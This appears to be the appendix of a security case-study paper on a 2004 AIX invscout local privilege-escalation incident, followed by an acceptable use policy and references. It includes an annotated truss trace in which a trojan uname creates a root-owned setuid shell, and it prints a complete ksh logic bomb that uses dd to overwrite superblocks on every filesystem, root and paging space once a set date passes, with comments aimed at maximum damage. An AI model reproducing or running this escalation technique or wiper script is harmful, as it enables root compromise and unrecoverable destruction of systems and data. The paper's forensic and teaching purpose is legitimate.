The above bullet items were forwarded to the security management sponsor who would then review and massage them before a presentation before senior management.

Exploit References

Unix has a facility named truss that is used to trace a program or attach to a processes displaying system calls, received signals and machine faults. Truss was used below to show the low level execution of the invscout program. Examining this trace is helpful in understanding how easily the program is to exploit. The technique used below is also effective for finding exploitable and insecure software. Although this is a very tedious and laborious process, the results are informative.

The trace listed below was over 100,000 lines in length, for purposes of brevity I have removed large pieces of the trace that are not pertinent to the discussion. The trace was produced with this command:
$ truss -fae /usr/sbin/invscout > /tmp/truss.out 2>&1

The parameters are as follows:
-f Follows all child process created with the fork system. If option is not specified child processes are not followed by the truss command.
-a Display parameter strings passed to each executed system call. Normally parameter strings are not displayed in the truss output. This option helps understand the behavior of traced code.
-e Display environment strings passed to each executed system call. Very helpful when trying to determine program behavior.

Start of the program.
23902: execve("/usr/sbin/invscout", 0x2FF22CA4, 0x2FF22CAC) argc: 1
23902: argv: /usr/sbin/invscout
23902: envp: _=/usr/bin/truss LANG=en_US LOGIN=joe R_BASE=/usr/local/ghost_code
23902:

Display the modified PATH variable which first searches the local directory for programs.
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin

The environment shows we are running as the user joe, no privileges are associated with this account.
23902: LC__FASTMSG=true **LOGNAME=joe** MISSINGPV_VARYON=TRUE
23902: MAIL=/usr/spool/mail/joe LOCPATH=/usr/lib/nls/loc USER=joe
23902: AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
23902: HISTSIZE=12800 TIMEOUT=2700 TMOUT=2700 PAM_SERVICE=su
23902: HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]

The PATH we are running from is /home/joe. Having our PATH set to look first in the current directory will cause the program to search the directory /home/joe first when searching for commands to execute.
23902: PWD=/home/joe TZ=EST5EDT
23902: A__z=! LOGNAME=! HISTSIZE=! TIMEOUT="*TMOUT

The program /usr/sbin/invscout does the right thing when executing the uname program, it specifies the full pathname of the program when executing it. This prevents joe's evil uname program from executing.
19168: statx("/usr/bin/uname", 0x2FF1FBA8, 76, 0) = 0
19168: _getpid() = 19168

19168: execve("/usr/bin/uname", 0x2000F018, 0x2000F058) argc: 2

19168: argv: uname -v
19168: envp: _=/usr/bin/uname LANG=C LOGIN=joe R_BASE=/usr/local/ghost_code
19168: PATH=/usr/bin:/usr/sbin LC__FASTMSG=true LOGNAME=joe
19168: MAIL=/usr/spool/mail/joe MISSINGPV_VARYON=TRUE
19168: LOCPATH=/usr/lib/nls/loc USER=joe AUTHSTATE=PAMfiles
19168: SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos NOLOCK=99 OS_ACT=0
19168: TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700 PAM_SERVICE=su
19168: HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
19168: PWD=/home/joe TZ=EST5EDT force_cache_build=0
19168: A__z=! LOGNAME=! TIMEOUT=! HISTSIZE="*TMOUT

Here comes the trouble. The lsvpd program is called without invscout dropping its setuid privileges. The program is now executing in a privileged mode. Any subsequent programs will also run in privileges mode unless lsvpd drops its setuid privileges.

22882: execve("/usr/sbin/lsvpd", 0x2000F898, 0x2000FD88) argc: 1
22882: __loadx(0x03020000, 0x2FF22B40, 0x00000060, 0xDEADBEEF, 0xDEADBEEF) = 0x00000000
22882: __loadx(0x0A040000, 0xD036119C, 0x5F5F5F62, 0x5F5F7274, 0x00000000) = 0x00000000

Here comes the poorly programmed part of the code. The command "sh –c" will execute a command file. Notice the command is not executed with the full PATH specified as /usr/bin/uname. This in combination with '.' being in the search PATH, causes the evil uname in /home/joe to be executed with setuid privileges!

18090: privcheck(910) = 1
18090: execve(0xF0173BEC, 0xF01DB488, 0x2FF22CBC) argc: 3
18090: argv: sh -c uname -m | sed "s/^\(.....\).*$/\1/g"
18090: envp: _=/usr/sbin/lsvpd LANG=en_US LOGIN=joe
18090: R_BASE=/usr/local/ghost_code
18090:
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin
18090: LC__FASTMSG=true LOGNAME=joe MISSINGPV_VARYON=TRUE
18090: MAIL=/usr/spool/mail/joe LOCPATH=/usr/lib/nls/loc USER=joe
18090: AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
18090: HISTSIZE=12800 TIMEOUT=2700 TMOUT=2700 PAM_SERVICE=su
18090: HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
18090: PWD=/home/joe TZ=EST5EDT
18090: A__z=! LOGNAME=! HISTSIZE=! TIMEOUT="*TMOUT

The uname program is being checked for execute permissions.

24878: statx("uname", 0x2FF22178, 76, 0) = 0
24878: statx("uname", 0x2000A860, 128, 010) = 0
24878: _getpid() = 24878
24878: close(10) = 0
24878: access("/usr/lib/nls/msg/en_US/ksh.cat", 0) = 0
24878: _getpid() = 24878
24878: open("/usr/lib/nls/msg/en_US/ksh.cat", O_RDONLY) = 4
24878: execve("uname", 0x2000FDA8, 0x2000FDE8) Err#8 ENOEXEC

The evil uname is now being executed.
24878: open("uname", O_RDONLY) = 4

```
24878: _getpid()                                    = 24878
24878: _getppid()                                   = 18090
```

Grab a local copy of the korn shell (ksh).

```
24878: statx("/usr/bin/cp", 0x2FF226B8, 76, 0)      = 0
24878: kfork()                                      = 14912
14912: _getpid()                                    = 14912
14912: close(10)                                    = 0
14912: execve("cp", 0x200102A8, 0x20010328)                 Err#2  ENOENT
14912: execve("/usr/bin/cp", 0x20016678, 0x200166D8)        argc: 4
14912:  argv: cp -f /usr/bin/ksh /home/joe/jsh
14912:  envp: _=/usr/bin/cp LANG=en_US LOGIN=joe R_BASE=/usr/local/ghost_code
14912:
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin
14912:  LC__FASTMSG=true LOGNAME=joe MAIL=/usr/spool/mail/joe
14912:  MISSINGPV_VARYON=TRUE LOCPATH=/usr/lib/nls/loc USER=joe
14912:  AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
14912:  TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700 PAM_SERVICE=su
14912:  HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
14912:  PWD=/home/joe TZ=EST5EDT
14912:  A__z=! LOGNAME=! TIMEOUT=! HISTSIZE="*TMOUT
14912: statx("/home/joe/jsh", 0x2FF22BA0, 128, 010) = 0
14912: statx("/usr/bin/ksh", 0x2FF22A40, 128, 010)  = 0
14912: statx("/home/joe/jsh", 0x2FF22AC0, 128, 010) = 0
14912: open("/usr/bin/ksh", O_RDONLY|O_LARGEFILE)   = 4
```

Change the ownership and group to root and system.

```
14914: execve("chown", 0x20010348, 0x20010398)              Err#2  ENOENT
14914: execve("/usr/bin/chown", 0x200166E8, 0x20016728)  argc: 3
14914:  argv: chown root /home/joe/jsh
14914:  envp: _=/usr/bin/chown LANG=en_US LOGIN=joe R_BASE=/usr/local/ghost_code
14914:
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin
14914:  LC__FASTMSG=true LOGNAME=joe MAIL=/usr/spool/mail/joe
14914:  MISSINGPV_VARYON=TRUE LOCPATH=/usr/lib/nls/loc USER=joe
14914:  AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
14914:  TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700 PAM_SERVICE=su
14914:  HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
14914:  PWD=/home/joe TZ=EST5EDT
14914:  A__z=! LOGNAME=! TIMEOUT=! HISTSIZE="*TMOUT
```

Change the mode to setuid.

```
24878: statx("chmod", 0x2FF226B8, 76, 0)            Err#2  ENOENT
24878: statx("/usr/bin/chmod", 0x2FF226B8, 76, 0)   = 0
14916: execve("chmod", 0x20010348, 0x20010398)              Err#2  ENOENT
14916: execve("/usr/bin/chmod", 0x200166E8, 0x20016728)  argc: 3
14916:  argv: chmod 4755 /home/joe/jsh
14916:  envp: _=/usr/bin/chmod LANG=en_US LOGIN=joe R_BASE=/usr/local/ghost_code
14916:
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin
```

```
14916:  LC__FASTMSG=true LOGNAME=joe MAIL=/usr/spool/mail/joe
14916:  MISSINGPV_VARYON=TRUE LOCPATH=/usr/lib/nls/loc USER=joe
14916:  AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
14916:  TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700 PAM_SERVICE=su
14916:  HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
14916:  PWD=/home/joe TZ=EST5EDT
14916:  A__z=! LOGNAME=! TIMEOUT=! HISTSIZE="*TMOUT
```

Execute normal uname command in the evil script so we don't raise any suspicions.

```
14918: kfcntl(10, F_SETFD, 0x00000001)                          = 0
14918: execve("/usr/bin/uname", 0x20010348, 0x20010398)  argc: 2
14918:  argv: /usr/bin/uname -m
14918:  envp: _=/usr/bin/uname LANG=en_US LOGIN=joe R_BASE=/usr/local/ghost_code
14918:
PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freeware/bin:/opt/fre
eware/sbin:/usr/local/ghost_code/r/bin
14918:  LC__FASTMSG=true LOGNAME=joe MAIL=/usr/spool/mail/joe
14918:  MISSINGPV_VARYON=TRUE LOCPATH=/usr/lib/nls/loc USER=joe
14918:  AUTHSTATE=PAMfiles SHELL=/usr/bin/ksh ODMDIR=/etc/objrepos
14918:  TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700 PAM_SERVICE=su
14918:  HOME=/home/joe TERM=dtterm MAILMSG=[YOU HAVE NEW MAIL]
14918:  PWD=/home/joe TZ=EST5EDT
14918:  A__z=! LOGNAME=! TIMEOUT=! HISTSIZE="*TMOUT
```

Evil code is listed below with comments inserted into the code. I was able to run this code on a lab machine and it worked perfect, it took several minutes and the machine hung and was not recoverable. I had asked an IBM support tech if a dd to a physical partition was recoverable. I was told no.

Here is an example df listing used for input to the program

```
Filesystem    512-blocks      Free %Used    Iused %Iused Mounted on
/dev/hd4         524288    449944   15%     2469    2%   /
/dev/hd2        6520832    325576   96%    41705    6%   /usr
/dev/hd9var     3145728   1393224   56%     3724    1%   /var
/dev/hd3         475136    205272   57%      222    1%   /tmp
/dev/hd1         262144     16016   94%     1364    5%   /home
/proc                 -         -     -        -     -   /proc
/dev/mksysb      5439488   1892072   66%      720    1%   /mksysb
^^^^^^^^        ^^^^^^                                   ^^^^^^^^
Physical        size of                                   filesystem
Partition       partition
```

```
# lsvg -l rootvg
rootvg:
LV NAME             TYPE       LPs   PPs   PVs  LV STATE      MOUNT POINT
hd5                 boot       2     4     2    closed/syncd  N/A
hd6                 paging     128   256   3    open/syncd    N/A        Paging space good target
hd8                 jfslog     1     2     2    open/syncd    N/A
hd4                 jfs        32    64    2    open/syncd    /
hd2                 jfs        398   398   3    open/syncd    /usr
hd9var              jfs        192   192   2    open/syncd    /var
hd3                 jfs        29    29    2    open/syncd    /tmp
```

```
lg_dumplv          sysdump    4     4     1    open/syncd    N/A
mksysb             jfs        332   332   2    open/syncd    /mksysb
hd1                jfs        16    32    2    open/syncd    /home
lg_dumplv2         sysdump    4     4     1    open/syncd    N/A



#!/usr/bin/ksh
f=/usr/lib/boot/unix_64     define the file used to corrupt disk superblock
export f
x()
{

        First corrupt non-system filesystems for maximum damage
        First disks hit will be non system
      df | grep -v Filesystem | egrep -v "hd4|var|usr|proc" |
      while read line
      do

        Get size of filesystem and physical volume name, then write junk to
        To logical partition over writing both super-blocks.
          s=`echo ${line} | awk '{print $2}'`
          t=`echo ${line} | awk '{print $1}'`
          dd count=1 bs=${s} skip=1 if=${f} of=${t}
      done

        First corrupt the /var filesystem which is of less importance in
        The system filesystems.
      df | grep -v Filesystem | grep "var" |
      while read line
      do

        Get size of filesystem and physical volume name, then write junk to
        To logical partition over writing both super-blocks.
          s=`echo ${line} | awk '{print $2}'`
          t=`echo ${line} | awk '{print $1}'`
          dd count=1 bs=${s} skip=1 if=${f} of=${t}
      done

        Next target is usr and opt filesystems, the system will limp along
        along  until we hit root
      df | grep -v Filesystem | egrep "opt|usr" |
      while read line
      do
          s=`echo ${line} | awk '{print $2}'`
          t=`echo ${line} | awk '{print $1}'`
          dd count=1 bs=${s} skip=1 if=${f} of=${t}
      done

        Corrupt the root filesystem making the system unrecoverable ☺
            df | grep -v Filesystem | grep "hd4" |
      while read line
```

```
        do
                s=`echo ${line} | awk '{print $2}'`
                t=`echo ${line} | awk '{print $1}'`
                dd count=1 bs=${s} skip=1 if=${f} of=${t}
        done

            For good measure we corrupt the paging space, hanging the system
        dd count=1 bs=100000 skip=1 if=${f} of=/dev/hd6

}

while :
do
        DATE=`date +"%Y%m%d%H%M"`
        if [[ "${DATE}" >= "200504010000" ]]; then
                x
        fi
        sleep 900
        echo > /dev/null
done

exit 0
```

Acceptable use policy

4.3. Unacceptable Use

The following activities are, in general, prohibited. Employees may be exempted from these restrictions during the course of their legitimate job responsibilities (e.g., systems administration staff may have a need to disable the network access of a host if that host is disrupting production services). Under no circumstances is an employee of YouBetYourLife authorized to engage in any activity that is illegal under local, state, federal or international law while utilizing YouBetYourLife-owned resources. The lists below are by no means exhaustive, but attempt to provide a framework for activities which fall into the category of unacceptable use.

System and Network Activities

The following activities are strictly prohibited, with no exceptions:

1. Violations of the rights of any person or company protected by copyright, trade secret, patent or other intellectual property, or similar laws or regulations, including, but not limited to, the installation or distribution of "pirated" or other software products that are not appropriately licensed for use by YouBetYourLife.
2. Unauthorized copying of copyrighted material including, but not limited to, digitization and distribution of photographs from magazines, books or other copyrighted sources, copyrighted music, and the installation of any copyrighted software for which YouBetYourLife or the end user does not have an active license is strictly prohibited.
3. Exporting software, technical information, encryption software or technology, in violation of international or regional export control laws, is illegal. The appropriate management should be consulted prior to export of any material that is in question.
4. **Introduction of malicious programs into the network or server (e.g., viruses, worms, Trojan horses, e-mail bombs, etc.).**
5. Revealing your account password to others or allowing use of your account by others. This includes family and other household members when work is being done at home.
6. Using a YouBetYourLife computing asset to actively engage in procuring or transmitting material that is in violation of sexual harassment or hostile workplace laws in the user's local jurisdiction.
7. Making fraudulent offers of products, items, or services originating from any YouBetYourLife account.

8. Making statements about warranty, expressly or implied, unless it is a part of normal job duties.
9**. Effecting security breaches or disruptions of network communication. Security breaches include, but are not limited to, accessing data of which the employee is not an intended recipient or logging into a server or account that the employee is not expressly authorized to access, unless these duties are within the scope of regular duties. For purposes of this section, "disruption" includes, but is not limited to, network sniffing, pinged floods, packet spoofing, denial of service, and forged routing information for malicious purposes**.
10. Port scanning or security scanning is expressly prohibited unless prior notification to YSO is made.
11. Executing any form of network monitoring which will intercept data not intended for the employee's host, unless this activity is a part of the employee's normal job/duty.
12. **Circumventing user authentication or security of any host, network or account.**
13**. Interfering with or denying service to any user other than the employee's host (for example, denial of service attack).**
14. Using any program/script/command, or sending messages of any kind, with the intent to interfere with, or disable, a user's terminal session, via any means, locally or via the Internet/Intranet/Extranet.
15. Providing information about, or lists of, YouBetYourLife employees to parties outside YouBetYourLife. [4]

Warning Banner on You Bet Your Life Unix Systems

********** WARNING **********
You have accessed a private computer system. This system is for authorized use only and user activities may be monitored and recorded by company personnel. Unauthorized access to or use of this system is strictly prohibited and constitutes a violation of federal, criminal, and civil laws. Violators may be subject to employment termination and prosecuted to the fullest extent of the law. By logging in you certify that you have read and understood these terms and that you are authorized to access and use the system.
****

[4] http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf

References

Books

Bach, J. Maurice, The Design of the UNIX Operating System. Englewood Cliffs, New Jersey, Prentice-Hall, 1986

Cox James, Goodheart Berny. The Magic Garden Explained. Englewood Cliffs, New Jersey, Prentice-Hall, 1994

Cyrus Peikari,Cyrus, & Chuvakin, Anton, Security Warrior. Sabastopol, O'Reilly & Associates, 2004

Kerninghan Brian W., Pike Rob. The UNIX Programming Environment. Englewood Cliffs, New Jersey, Prentice-Hall, 1984

Kerninghan Brian W., Ritchie M. Dennis. The C Programming Language. Englewood Cliffs, New Jersey, Prentice-Hall, 1978

Pomeranz, Hal. Track 6 – Securing Unix 6.1 Issues and Vulnerabilities in Unix. Oakland, Deer Run Associates, 2003

Pomeranz, Hal. Track 6 – Securing Unix 6.2 Unix Security Tools. Oakland, Deer Run Associates, 2003

Pomeranz, Hal. Track 6 – Securing Unix 6.3 Topics in Unix Security. Oakland, Deer Run Associates, 2003

Pomeranz, Hal. Track 6 – Securing Unix 6.4 Running Unix Application Securely. Oakland, Deer Run Associates, 2003

Pomeranz, Hal. Track 6 – Securing Unix 6.5 Unix Practicum. Oakland, Deer Run Associates, 2003

Skoudis Ed. Malware. Upper Saddle River, NJ: Prentice-Hall, 2003

Stevens Richard W. UNIX Network Programming. Englewood Cliffs, New Jersey, Prentice-Hall, 1990

Internet Links

"AIX 5.1/5.2/5.3 local root exploits." Bugtraq 20 Dec 2004 <http://cert.uni-stuttgart.de/archive/bugtraq/2004/12/msg00246.html>

"AIX paginit, lsmcode, and invscout Local Exploits." Addict 3D. Dec 2004

<http://addict3d.org/index.php?page=viewarticle&type=security&ID=2814>
"CAN-2004-1054 (under review)." Common Vulnerabilities and Exposures Dec 2004 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1054>

"IBM AIX invscout Local Command Execution Vulnerability." iDEFENSE: Power of Intelligence. 20 Dec 2004 <**http://www.idefense.com/application/poi/display?id=171&type=vulnerabilities**>

"IBM AIX invscout Local Command Execution Vulnerability." SecuriTeam. 21 Dec 2004 <http://www.securiteam.com/unixfocus/6O00N0AC0A.html>

"Response "ESB-2004.0798 -- iDEFENSE Security Advisory 12.20.04 -- IBM AIX invscout Local Command Execution Vulnerability." Australian Computer Emergency Team 20 Dec 2004 http://www.auscert.org.au/render.html?it=4640>

"Technical Reference: Base Operating System and Extensions , Volume 1." pSeries and AIX Information Center 2005 <http://publib.boulder.ibm.com/infocenter/pseries/index.jsp?topic=/com.ibm.aix.doc/libs/basetrf1/exec.htm>

"RSCT for AIX 5L Technical Reference." Cluster infromation center 2005 http://publib.boulder.ibm.com/infocenter/pseries/index.jsp?topic=/com.ibm.aix.doc/libs/basetrf1/exec.htm>

"IBM Certification Study Guide - AIX 5L Installation and System Recovery" IBM Redbooks 2005 <http://www.redbooks.ibm.com/abstracts/sg246183.html>

"Welcome to Big Brother", Big Brother Unix Help. 1997-2004 <http://demo.bb4.com/bb/help/help/big_brother_unix_help.htm>.

"AIX 5.1/5.2/5.3 local root exploits." Virus.org Mailing List Archive 20 Dec 2004 <http://lists.virus.org/bugtraq-0412/msg00236.html>